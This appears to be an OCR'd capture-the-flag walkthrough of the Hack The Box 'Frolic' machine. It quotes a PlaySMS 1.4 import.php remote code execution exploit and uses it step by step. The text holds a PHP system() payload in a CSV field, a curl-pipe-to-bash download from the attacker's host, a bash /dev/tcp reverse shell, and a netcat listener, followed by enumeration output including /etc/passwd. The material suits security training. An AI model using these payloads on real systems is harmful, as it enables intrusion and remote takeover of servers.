PlaySms 0.9.3 - Multiple Local/Remote File Inclusions                                      | php/webapps/7687.txt
PlaySms 0.9.5.2 - Remote File Inclusion                                                    | php/webapps/17792.txt
PlaySms 0.9.9.2 - Cross-Site Request Forgery                                               | php/webapps/30177.txt
PlaySMS 1.4 - '/sendfromfile.php' Remote Code Execution / Unrestricted File Upload         | php/webapps/42003.txt
PlaySMS 1.4 - 'import.php' Remote Code Execution                                           | php/webapps/42044.txt
PlaySMS 1.4 - 'sendfromfile.php?Filename' (Authenticated) 'Code Execution (Metasploit)     | php/remote/44599.rb
PlaySMS 1.4 - Remote Code Execution                                                        | php/webapps/42038.txt
PlaySMS 1.4.3 - Template Injection / Remote Code Execution                                 | php/webapps/48199.txt
```

```
PlaySMS 1.4 - 'import.php' Remote Code Execution   | php/webapps/42044.txt
┌──(root💀kali)-[/Documents/htb/boxes/frolic]
└─# cat 42044.txt
# Exploit Title: PlaySMS 1.4 Remote Code Execution using Phonebook import Function in import.php
# Date: 21-05-2017
# Software Link: https://playsms.org/download/
# Version: 1.4
# Exploit Author: Touhid M.Shaikh
# Contact: http://twitter.com/touhidshaikh22
# Website: http://touhidshaikh.com/
# Category: webapps

1. Description

Code Execution using import.php

     We know import.php accept file and just read content
    not stored in server. But when we stored payload in our backdoor.csv
    and upload to phonebook. Its execute our payload and show on next page in field (in NAME,MOBILE,Email,Group COde,Tags) accordingly .

    In My case i stored my vulnerable code  in my backdoor.csv files's Name field .
```

But There is one problem in execution. Its only execute in built function and variable which is used in application.

That why the server not execute our payload directly. Now i Use "<?php $a=$_SERVER['HTTP_USER_AGENT']; system($a); ?>" in name field and change our user agent to any command which u want to execute command. Bcz it not execute <?php system("id")?> directly .

Example of my backdoor.csv file content

```
----------------------MY FILE CONTENT------------------------------------
Name                                                                    Mobile  Email   Group
code      Tags
<?php $t=$_SERVER['HTTP_USER_AGENT']; system($t); ?>    22

--------------------MY FILE CONTENT END HERE-------------------------------
```

For More Details : www.touhidshaikh.com/blog/

For Video Demo : https://www.youtube.com/watch?v=KIB9sKQdEwE

2. Proof of Concept

Login as regular user (created user using index.php?-app=main&inc=core_auth&route=register):

Go to :
http://127.0.0.1/playsms/index.php?-app=main&inc=feature_phonebook&route=import&op=list

And Upload my malicious File.(backdoor.csv)
and change our User agent.


This is Form For Upload Phonebook.

```
----------------------Form for upload CSV file ----------------------
<form action=\"index.php?-
app=main&inc=feature_phonebook&route=import&op=import\"
enctype=\"multipart/form-data\" method=POST>
" . _CSRF_FORM_ . "
<p>" . _('Please select CSV file for phonebook entries') . "</p>
<p><input type=\"file\" name=\"fnpb\"></p>
<p class=text-info>" . _('CSV file format') . " : " . _('Name') . ", " . _('Mobile') . ", " .
```


```
_('Email') . ", " . _('Group code') . ", " . _('Tags') . "</p>
<p><input type=\"submit\" value=\"" . _('Import') . "\" class=\"button\"></p>
</form>
------------------------------Form ends ---------------------------
```

```
-------------Read Content and Display Content-----------------------

   case "import":
            $fnpb = $_FILES['fnpb'];
            $fnpb_tmpname = $_FILES['fnpb']['tmp_name'];
            $content = "
                <h2>" . _('Phonebook') . "</h2>
                <h3>" . _('Import confirmation') . "</h3>
                <div class=table-responsive>
                <table class=playsms-table-list>
                <thead><tr>
                    <th width=\"5%\">*</th>
                    <th width=\"20%\">" . _('Name') . "</th>
                    <th width=\"20%\">" . _('Mobile') . "</th>
                    <th width=\"25%\">" . _('Email') . "</th>
                    <th width=\"15%\">" . _('Group code') . "</th>
                    <th width=\"15%\">" . _('Tags') . "</th>
                </tr></thead><tbody>";
            if (file_exists($fnpb_tmpname)) {
                $session_import = 'phonebook_' . _PID_;
                unset($_SESSION['tmp'][$session_import]);
                ini_set('auto_detect_line_endings', TRUE);
                if (($fp = fopen($fnpb_tmpname, "r")) !== FALSE) {
                    $i = 0;
                    while ($c_contact = fgetcsv($fp, 1000, ',', '"', '\\')) {
                        if ($i > $phonebook_row_limit) {
                            break;
                        }
                        if ($i > 0) {
                            $contacts[$i] = $c_contact;
                        }
                        $i++;
                    }
                    $i = 0;
                    foreach ($contacts as $contact) {
                        $c_gid = phonebook_groupcode2id($uid, $contact[3]);
                        if (!$c_gid) {
                            $contact[3] = '';
                        }
                        $contact[1] = sendsms_getvalidnumber($contact[1]);
                        $contact[4] = phonebook_tags_clean($contact[4]);
                        if ($contact[0] && $contact[1]) {
                                $i++;
                                $content .= "
                                        <tr>
                                        <td>$i.</td>
                                        <td>$contact[0]</td>
                                        <td>$contact[1]</td>
                                        <td>$contact[2]</td>
                                        <td>$contact[3]</td>
                                        <td>$contact[4]</td>
                                        </tr>";
                                $k = $i - 1;
                                $_SESSION['tmp'][$session_import][$k] = $contact;
                        }
                }
```


------------------------------code ends ---------------------------



```
┌──(root💀 kali)-[/Documents/htb/boxes/frolic]
└─# vi upload
```



```
1,2,3
~
~
~
```




Import

Please select CSV file for phonebook entries

Browse... upload

CSV file format : Name, Mobile, Email, Group code, Tags

IMPORT




10.10.10.111:9999/playsms/index.php?app=main&inc=feature_p

Phonebook


Import confirmation

*	Name	Mobile	Email	Group code
1.	1	2	3	

Import above phonebook entries ?



```
<?php system('id'); ?>,2,3
~
~
```




Import confirmation


*	Name	Mobile	Email	Group code

1.	uid=33(www-data)
	gid=33(www-data)
	groups=33(www-data)
		2	3	


Import above phonebook entries ?




```
┌──(root💀kali)-[/Documents/htb/boxes/frolic]
└─# vi upload
```




```
<?php system('curl 10.10.14.16/shell.sh |bash'); ?>,2,3
~
~
~
```



```
┌──(root💀kali)-[/Documents/htb/boxes/frolic/www]
└─# vi shell.sh
```




```
bash -c 'bash -i >& /dev/tcp/10.10.14.16/9001 0>&1'
```




Please select CSV file for phonebook entries


CSV file format : Name, Mobile, Email, Group code, Tags



```
┌──(root💀kali)-[/Documents/htb/boxes/frolic/www]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.111 - - [16/Apr/2021 17:57:16] "GET /shell.sh HTTP/1.1" 200 -
```



```
┌──(root💀kali)-[/Documents/htb/boxes/frolic]
└─# nc -lvnp 9001
listening on [any] 9001 ...
connect to [10.10.14.16] from (UNKNOWN) [10.10.10.111] 34438
bash: cannot set terminal process group (1238): Inappropriate ioctl for device
bash: no job control in this shell
www-data@frolic:~/html/playsms$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```



```
┌──(root💀kali)-[/Documents/htb/boxes/frolic/www]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.10.111 - - [16/Apr/2021 17:57:16] "GET /shell.sh HTTP/1.1" 200 -
id
10.10.10.111 - - [16/Apr/2021 19:02:45] "GET /LinEnum.sh HTTP/1.1" 200 -
```

www-data@frolic:~/html$ curl 10.10.14.16/-LinEnum.sh | bash

```
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 46631  100 46631    0     0  15489      0  0:00:03  0:00:03 --:--:-- 15492

#####################################################
# Local Linux Enumeration & Privilege Escalation Script #
#####################################################
# www.rebootuser.com
# version 0.982

[-] Debug Info
[+] Thorough tests = Disabled


Scan started at:
Sat Apr 17 04:39:11 IST 2021


### SYSTEM
##############################################
[-] Kernel information:
Linux frolic 4.4.0-116-generic #140-Ubuntu SMP Mon Feb 12 21:22:43 UTC 2018 i686
athlon i686 GNU/Linux
```

```
[-] Kernel information (continued):
Linux version 4.4.0-116-generic (buildd@lgw01-amd64-023) (gcc version 5.4.0
20160609 (Ubuntu 5.4.0-6ubuntu1~16.04.9) ) #140-Ubuntu SMP Mon Feb 12 21:22:43
UTC 2018


[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.4 LTS"
NAME="Ubuntu"
VERSION="16.04.4 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.4 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial


[-] Hostname:
frolic


### USER/GROUP
##########################################
[-] Current user/group info:
uid=33(www-data) gid=33(www-data) groups=33(www-data)


[-] Users that have previously logged onto the system:
Username         Port     From             Latest
root             tty1                      Mon Oct 15 23:06:25 +0530 2018
sahay            pts/0    192.168.225.34   Tue Sep 25 02:45:04 +0530 2018


[-] Who else is logged on:
 04:39:11 up  2:34,  0 users,  load average: 0.01, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT


[-] Group memberships:
uid=0(root) gid=0(root) groups=0(root)
```

```
uid=1(daemon) gid=1(daemon) groups=1(daemon)
uid=2(bin) gid=2(bin) groups=2(bin)
uid=3(sys) gid=3(sys) groups=3(sys)
uid=4(sync) gid=65534(nogroup) groups=65534(nogroup)
uid=5(games) gid=60(games) groups=60(games)
uid=6(man) gid=12(man) groups=12(man)
uid=7(lp) gid=7(lp) groups=7(lp)
uid=8(mail) gid=8(mail) groups=8(mail)
uid=9(news) gid=9(news) groups=9(news)
uid=10(uucp) gid=10(uucp) groups=10(uucp)
uid=13(proxy) gid=13(proxy) groups=13(proxy)
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uid=34(backup) gid=34(backup) groups=34(backup)
uid=38(list) gid=38(list) groups=38(list)
uid=39(irc) gid=39(irc) groups=39(irc)
uid=41(gnats) gid=41(gnats) groups=41(gnats)
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-
timesync)
uid=101(systemd-network) gid=103(systemd-network) groups=103(systemd-
network)
uid=102(systemd-resolve) gid=104(systemd-resolve) groups=104(systemd-resolve)
uid=103(systemd-bus-proxy) gid=105(systemd-bus-proxy) groups=105(systemd-
bus-proxy)
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=105(_apt) gid=65534(nogroup) groups=65534(nogroup)
uid=106(lxd) gid=65534(nogroup) groups=65534(nogroup)
uid=107(mysql) gid=111(mysql) groups=111(mysql)
uid=108(messagebus) gid=112(messagebus) groups=112(messagebus)
uid=109(uuidd) gid=113(uuidd) groups=113(uuidd)
uid=110(dnsmasq) gid=65534(nogroup) groups=65534(nogroup)
uid=111(sshd) gid=65534(nogroup) groups=65534(nogroup)
uid=1000(sahay) gid=1000(sahay) groups=1000(sahay),4(adm),24(cdrom),27(sudo),-
30(dip),46(plugdev),110(lxd),114(sambashare),119(lpadmin)
uid=1001(ayush) gid=1001(ayush) groups=1001(ayush)


[-] It looks like we have some admin users:
uid=104(syslog) gid=108(syslog) groups=108(syslog),4(adm)
uid=1000(sahay) gid=1000(sahay) groups=1000(sahay),4(adm),24(cdrom),27(sudo),-
30(dip),46(plugdev),110(lxd),114(sambashare),119(lpadmin)


[-] Contents of /etc/passwd:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

```
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
mysql:x:107:111:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:108:112::/var/run/dbus:/bin/false
uuidd:x:109:113::/run/uuidd:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:111:65534::/var/run/sshd:/usr/sbin/nologin
sahay:x:1000:1000:Ayush Sahay,,,:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/bin/bash


[-] Super user account(s):
root


[-] Accounts that have recently used sudo:
/home/sahay/.sudo_as_admin_successful


[-] Are permissions on /home directories lax:
total 16K
drwxr-xr-x  4 root  root  4.0K Sep 23  2018 .
drwxr-xr-x 22 root  root  4.0K Sep 23  2018 ..
drwxr-xr-x  3 ayush ayush 4.0K Sep 25  2018 ayush
drwxr-xr-x  7 sahay sahay 4.0K Sep 25  2018 sahay
```

```
### ENVIRONMENTAL
#########################################
[-] Environment information:
TERM=xterm
USER=www-data
PWD=/var/www/html
HOME=/var/www
SHLVL=6
_=/usr/bin/env


[-] Path information:
/usr/local/bin:/usr/local/sbin:/usr/bin:/usr/sbin:/bin:/sbin:.
drwxr-xr-x 10 www-data www-data  4096 Sep 23  2018 .
drwxr-xr-x  2 root     root      4096 Sep 23  2018 /bin
drwxr-xr-x  2 root     root     12288 Sep 23  2018 /sbin
drwxr-xr-x  2 root     root     28672 Sep 25  2018 /usr/bin
drwxr-xr-x  2 root     root      4096 Sep 23  2018 /usr/local/bin
drwxr-xr-x  2 root     root      4096 Feb 28  2018 /usr/local/sbin
drwxr-xr-x  2 root     root      4096 Sep 23  2018 /usr/sbin


[-] Available shells:
# /etc/shells: valid login shells
/bin/sh
/bin/dash
/bin/bash
/bin/rbash
/usr/bin/tmux
/usr/bin/screen


[-] Current umask value:
0022
u=rwx,g=rx,o=rx


[-] umask value as specified in /etc/login.defs:
UMASK           022


[-] Password and storage information:
PASS_MAX_DAYS   99999
PASS_MIN_DAYS   0
PASS_WARN_AGE   7
ENCRYPT_METHOD SHA512
```

```
### JOBS/TASKS
##########################################
[-] Cron jobs:
-rw-r--r-- 1 root root  722 Apr  6  2016 /etc/crontab

/etc/cron.d:
total 24
drwxr-xr-x  2 root root 4096 Sep 23  2018 .
drwxr-xr-x 98 root root 4096 Sep 25  2018 ..
-rw-r--r--  1 root root  102 Apr  6  2016 .placeholder
-rw-r--r--  1 root root  589 Jul 16  2014 mdadm
-rw-r--r--  1 root root  670 Jun 22  2017 php
-rw-r--r--  1 root root  190 Sep 23  2018 popularity-contest

/etc/cron.daily:
total 60
drwxr-xr-x  2 root root 4096 Sep 23  2018 .
drwxr-xr-x 98 root root 4096 Sep 25  2018 ..
-rw-r--r--  1 root root  102 Apr  6  2016 .placeholder
-rwxr-xr-x  1 root root  376 Mar 31  2016 apport
-rwxr-xr-x  1 root root 1474 Sep 26  2017 apt-compat
-rwxr-xr-x  1 root root  355 May 22  2012 bsdmainutils
-rwxr-xr-x  1 root root 1597 Nov 27  2015 dpkg
-rwxr-xr-x  1 root root  372 May  6  2015 logrotate
-rwxr-xr-x  1 root root 1293 Nov  6  2015 man-db
-rwxr-xr-x  1 root root  539 Jul 16  2014 mdadm
-rwxr-xr-x  1 root root  435 Nov 18  2014 mlocate
-rwxr-xr-x  1 root root  249 Nov 13  2015 passwd
-rwxr-xr-x  1 root root 3449 Feb 27  2016 popularity-contest
-rwxr-xr-x  1 root root  383 Mar  8  2016 samba
-rwxr-xr-x  1 root root  214 May 24  2016 update-notifier-common

/etc/cron.hourly:
total 12
drwxr-xr-x  2 root root 4096 Sep 23  2018 .
drwxr-xr-x 98 root root 4096 Sep 25  2018 ..
-rw-r--r--  1 root root  102 Apr  6  2016 .placeholder

/etc/cron.monthly:
total 12
drwxr-xr-x  2 root root 4096 Sep 23  2018 .
drwxr-xr-x 98 root root 4096 Sep 25  2018 ..
-rw-r--r--  1 root root  102 Apr  6  2016 .placeholder

/etc/cron.weekly:
```

```
total 24
drwxr-xr-x  2 root root 4096 Sep 23  2018 .
drwxr-xr-x 98 root root 4096 Sep 25  2018 ..
-rw-r--r--  1 root root  102 Apr  6  2016 .placeholder
-rwxr-xr-x  1 root root   86 Apr 13  2016 fstrim
-rwxr-xr-x  1 root root  771 Nov  6  2015 man-db
-rwxr-xr-x  1 root root  211 May 24  2016 update-notifier-common


[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/-
cron.monthly )
#


[-] Systemd timers:
NEXT                         LEFT          LAST                         PASSED       UNIT
ACTIVATES
Sat 2021-04-17 06:40:37 IST  2h 1min left  Sat 2021-04-17 02:04:45 IST  2h 34min
ago apt-daily-upgrade.timer      apt-daily-upgrade.service
